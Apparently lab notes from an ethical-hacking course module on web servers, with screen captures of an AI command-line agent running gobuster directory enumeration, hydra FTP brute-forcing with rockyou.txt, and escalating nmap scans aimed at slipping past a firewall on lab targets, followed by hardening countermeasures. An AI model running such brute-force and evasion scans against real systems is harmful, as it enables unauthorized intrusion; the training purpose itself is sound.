5 by O2 Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
6
7 [*] Url: https://certifiedhacker.com
8 [*] Method: GET
9 [*] Threads: 10
10 [*] Wordlist: /usr/share/wordlists/dirb/common.txt
11 [*] Negative Status codes: 404
12 [*] Timeout: gobuster/3.8
13 [*] Timeout: 10s
14
15 Starting gobuster in directory enumeration mode
16
17 ./hash_history (Status: 406) [Size: 226]
18 ./history (Status: 406) [Size: 226]
19 ./index (Status: 406) [Size: 226]
20 ./htpasswd (Status: 403) [Size: 118]
21 ./sh_history (Status: 406) [Size: 226]
22 ./blog (Status: 301) [Size: 241] [→ https://certifiedhacker.com/blog/]
23 ./bin (Status: 403) [Size: 241] [→ https://certifiedhacker.com/cgi-bin/]
24 ./cgi-bin/ (Status: 403) [Size: 118]
25 ./cgi-sys (Status: 301) [Size: 244] [→ https://certifiedhacker.com/cgi-sys/]
26 ./controlpanel (Status: 200) [Size: 34096]
27 ./css (Status: 200) [Size: 34096]
28 ./css (Status: 301) [Size: 240] [→ https://certifiedhacker.com/css/]
29 ./docs (Status: 301) [Size: 241] [→ https://certifiedhacker.com/docs/]
30 ./error_log (Status: 406) [Size: 226]
31 ./events (Status: 301) [Size: 243] [→ https://certifiedhacker.com/events/]
32 ./favicon.ico (Status: 200) [Size: 43]
33 ./global.asax (Status: 406) [Size: 226]
34 ./logs (Status: 406) [Size: 226]
35 ./images (Status: 200) [Size: 1343] [→ https://certifiedhacker.com/images/]
36 ./index.html (Status: 200) [Size: 13849]
37 ./js (Status: 301) [Size: 239] [→ https://certifiedhacker.com/js/]
38 ./mailman (Status: 301) [Size: 246] [→ https://certifiedhacker.com/mailman/]
39 ./main.mdb (Status: 406) [Size: 226]
40 ./news (Status: 301) [Size: 241] [→ https://certifiedhacker.com/news/]
41 ./notifications (Status: 301) [Size: 240] [→ https://certifiedhacker.com/notifications/]
42 ./pipermail (Status: 406) [Size: 226]
43 ./pipermail (Status: 301) [Size: 246] [→ https://certifiedhacker.com/pipermail/]
44 ./server-info (Status: 406) [Size: 226]
```

USD/INR +0.35%

Search

04:40 PM 24-12-2025

**Prompt - "Attempt FTP login on target IP 10.10.1.11 using hydra with username and password wordlists from /home/attacker/Wordlists"**



kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Gemini - gemini-cli

Session Actions Edit View Help

```
- I've completed the requested gobuster scan and saved the results. The task is finished.
> Attempt FTP login on target IP 10.10.1.11 using hydra with username and password wordlists from /home/attacker/Wordlists
* I will attempt an FTP login on 10.10.1.11 using hydra. I need to specify username and password wordlists. I'll use /home/attacker/Wordlists/users.txt and /home/attacker/Wordlists/passwords.txt if they exist; otherwise, I will default to common wordlists. First, I'll check for the existence of the user-provided wordlists.

v Shell ls /home/attacker/Wordlists/users.txt /home/attacker/Wordlists/passwords.txt [current working directory /usr/lib/gemini-cli] (Check if the specified username and password wordlists exist.)
ls: cannot access '/home/attacker/Wordlists/users.txt': No such file or directory
ls: cannot access '/home/attacker/Wordlists/passwords.txt': No such file or directory

* The provided wordlists are missing. I'll substitute standard Kali Linux wordlists for usernames and passwords. I'll use /usr/share/wordlists/metasploit/unix_users.txt for users, and I'll check for /usr/share/wordlists/rockyou.txt for passwords. Otherwise I'll use /usr/share/wordlists/taifatrack.txt.

v Shell ls /usr/share/wordlists/rockyou.txt [current working directory /usr/lib/gemini-cli] (Check if rockyou.txt wordlist exists.)
/usr/share/wordlists/rockyou.txt

* rockyou.txt is present. I'll execute hydra using /usr/share/wordlists/metasploit/unix_users.txt and rockyou.txt to attempt an FTP login on 10.10.1.11.

v Shell hydra -L /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wordlists/rockyou.txt ftp://10.10.1.11 [current working directory /usr/lib/gemini-cli] (Attempt FTP login on target IP 10.10.1.11 using hydra with common wordlists)
Hydra (https://github.com/vanhauser THC-hydra) starting at 2025-12-24 16:42:44
[DATA] max 6 tasks per 1 server, overall 16 tasks, 2510270700 login tries (l:1:t75:p:14344404), -62756705 tries per task
[DATA] attacking ftp://10.10.1.11:21
0 of 1 targets completed, 0 valid password found
Hydra (https://github.com/vanhauser THC-hydra) finished at 2025-12-24 16:43:57
[ERROR] all children were disabled due to too many connection errors

* Hydra failed with "too many connection errors," indicating issues like rate limiting, server unreachability, or incorrect credentials. To mitigate connection errors, I'll retry hydra with reduced parallel tasks (e.g., 4), aiming to avoid overwhelming the server.

v Shell hydra -t 4 -L /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wordlists/rockyou.txt ftp://10.10.1.11 [current working directory /usr/lib/gemini-cli] (Attempt FTP login on target IP 10.10.1.11 using hydra with common wordlists)
Hydra (https://github.com/vanhauser THC-hydra) starting at 2025-12-24 16:43:26
[DATA] max 6 tasks per 1 server, overall 16 tasks, 2510270700 login tries (l:1:t75:p:14344404), -62756705 tries per task
[DATA] attacking ftp://10.10.1.11:21
0 of 1 targets completed, 0 valid password found
Hydra (https://github.com/vanhauser THC-hydra) finished at 2025-12-24 16:43:57
[ERROR] all children were disabled due to too many connection errors

* Despite reducing hydra tasks, "too many connection errors" persist, indicating 10.10.1.11's FTP server is blocking, rate-limiting, or unreachable. Further brute-force attempts are futile without more target intelligence. I've performed the requested action twice; further hydra use is unproductive.

v WriteFile Writing to hydra_ftp_attempt_results.txt
```

Gold +1.00%

Search

04:44 PM 24-12-2025

## MODULE – 13 HACKING WEB SERVERS

**Prompt - "Perform webserver footprinting on target IP 10.10.1.22"**

```
> [Perform webserver footprinting on target IP 10.10.1.22]

v Shell nmap -sA 10.10.1.22 [current working directory /usr/lib/gemini-cl] (Perform a TCP ACK scan on the target IP 10.10.1.22 to analyze the firewall rules and identify which ports are actually filtered, which is a better approach given the initial results.

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 16:52 IST
Nmap scan report for 10.10.1.22
Host is up (0.008s latency).
Not shown: 999 unfiltered tcp ports (reset)
PORT      STATE      SERVICE
9091/tcp  filtered  xmitec-xmail

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds

+ The TCP ACK scan on 10.10.1.22 revealed 999 "unfiltered" ports and one "filtered" port (9091/tcp), suggesting a stateful firewall that's blocking my previous full scan but responding to ACKs. While informative about the firewall, the scan didn't confirm any open ports, so I can't proceed with web-server footprinting using tools like nikto. I'll attempt a stealthier nmap SYN scan (-sS), as the prior -sV scan might have been too aggressive and was blocked.

v Shell nmap -sS 10.10.1.22 [current working directory /usr/lib/gemini-cl] (Perform a TCP SYN scan on the target IP 10.10.1.22.

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 16:52 IST
Nmap scan report for 10.10.1.22
Host is up (0.008s latency).
All 1000 scanned ports on 10.10.1.22 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.18 seconds

+ My nmap scan of the target-full port, TCP ACK, and TCP SYN-all failed to find open ports, indicating a robust firewall. I've exhausted automated methods for this request. I must now report that the target is firewalled and I can't footprint the webserver.

v WriteFile Writing to webserver_footpr...mpts_summary.txt
1 Webserver footprinting attempt on 10.10.1.22 - Summary of multiple scan attempts:
2
3 Scan 1: Full port scan with service version detection (-sV -p-)
4 - Result: All 65535 ports reported as "filtered".
5 - Conclusion: A firewall is likely dropping all scan packets.
6
7 Scan 2: TCP ACK scan (-sA)
8 - Result: 999 ports reported as "unfiltered", 1 port (9091/tcp) as "filtered".
9 - Conclusion: The results suggest a stateful firewall is in place. This scan helped to understand the firewall rules, but did not identify any open ports.
10
11 Scan 3: TCP SYN scan (-sS)
12 - Result: All 1000 scanned ports reported as "filtered".
13 - Conclusion: This reinforces the conclusion that a firewall is blocking the scans.
14
15 Final Conclusion:
16 Based on the results of three different 'nmap' scans, it is highly likely that the target IP 10.10.1.22 is protected by a firewall that is configured to drop unsolicited incoming traffic. All attempts to identify open ports have
```

27°C Sunny Search ENG IN 04:53 PM 24-12-2025 Right Ctrl

# Hacking Web Servers: Countermeasures

## 1. Patch Like You Mean It

Most web server hacks aren't clever—they're *late*.

Unpatched OS, outdated Apache/Nginx/IIS, vulnerable libraries (yeah, Log4j flashbacks).

### Truth:

If you delay updates, attackers don't.

---

## 2. Harden the Server Configuration

Default settings are basically an invitation.

Do the basics:

- Disable unused services and ports
- Turn off directory listing
- Remove default pages and sample files
- Hide server version banners

Old wisdom says: *less exposure, less trouble*. Still true.

---

## 3. Strong Authentication & Access Control

Weak credentials are the oldest joke in hacking—and still funny to attackers.

Defend by:

- Enforcing strong passwords
- Using multi-factor authentication
- Limiting admin access by IP
- Disabling anonymous and default accounts

Hydra only works when humans get lazy.

---

## 4. Use a Web Application Firewall (WAF)

A WAF is the bouncer at the door. Not perfect, but necessary.

It helps:

- Block malicious requests
- Detect SQLi, XSS, directory traversal
- Filter automated attacks

No WAF in 2025? That's... a choice.

---

## 5. Secure File Permissions

Give only what's needed. Nothing more.

- Restrict read/write/execute permissions
- Separate web root from system files
- Never run web services as root

Power without limits always backfires.

---

## 6. Encrypt Everything (TLS/HTTPS)

Plain HTTP is ancient history—and dangerous.

- Use HTTPS everywhere
- Secure cookies and sessions
- Prevent sniffing and MITM attacks

If data travels naked, someone *will* stare.

---

## 7. Monitor, Log, and Actually Read Logs

Logs don't help if no one looks.

- Enable detailed logging
- Monitor failed logins and anomalies
- Use IDS/IPS systems

Attacks whisper before they scream. Catch the whisper.

---

## 8. Regular Security Testing

Scan yourself before others do.

- Vulnerability scanning
- Penetration testing
- Configuration audits

SACHCHITANAND

## Module Summary: Hacking Web Servers

This module focuses on understanding how web servers are targeted, compromised, and protected. It begins with **web server footprinting and fingerprinting**, where attackers gather information such as server type, OS, services, and configurations. This information becomes the foundation for further attacks.

The module explores common **web server attacks**, including brute-force attacks on services like FTP, exploitation of misconfigurations, vulnerable applications, and outdated components such as Log4j. It highlights how weak credentials, poor patch management, and insecure default settings make servers easy targets.

Hands-on labs demonstrate the use of tools like **Nmap, Hydra, and AI-assisted tools (ShellGPT)** to automate reconnaissance and analyze security weaknesses, showing how attackers speed up their workflow using automation and intelligence.

Finally, the module emphasizes **countermeasures**, including server hardening, strong authentication, regular patching, use of WAFs, secure configurations, monitoring, and proactive security testing.

### **Bottom line:**

Web server hacking succeeds not because attackers are brilliant—but because basics are ignored. Strong fundamentals remain the strongest defense.

**THANK YOU**

SACHCHITANAND YADAV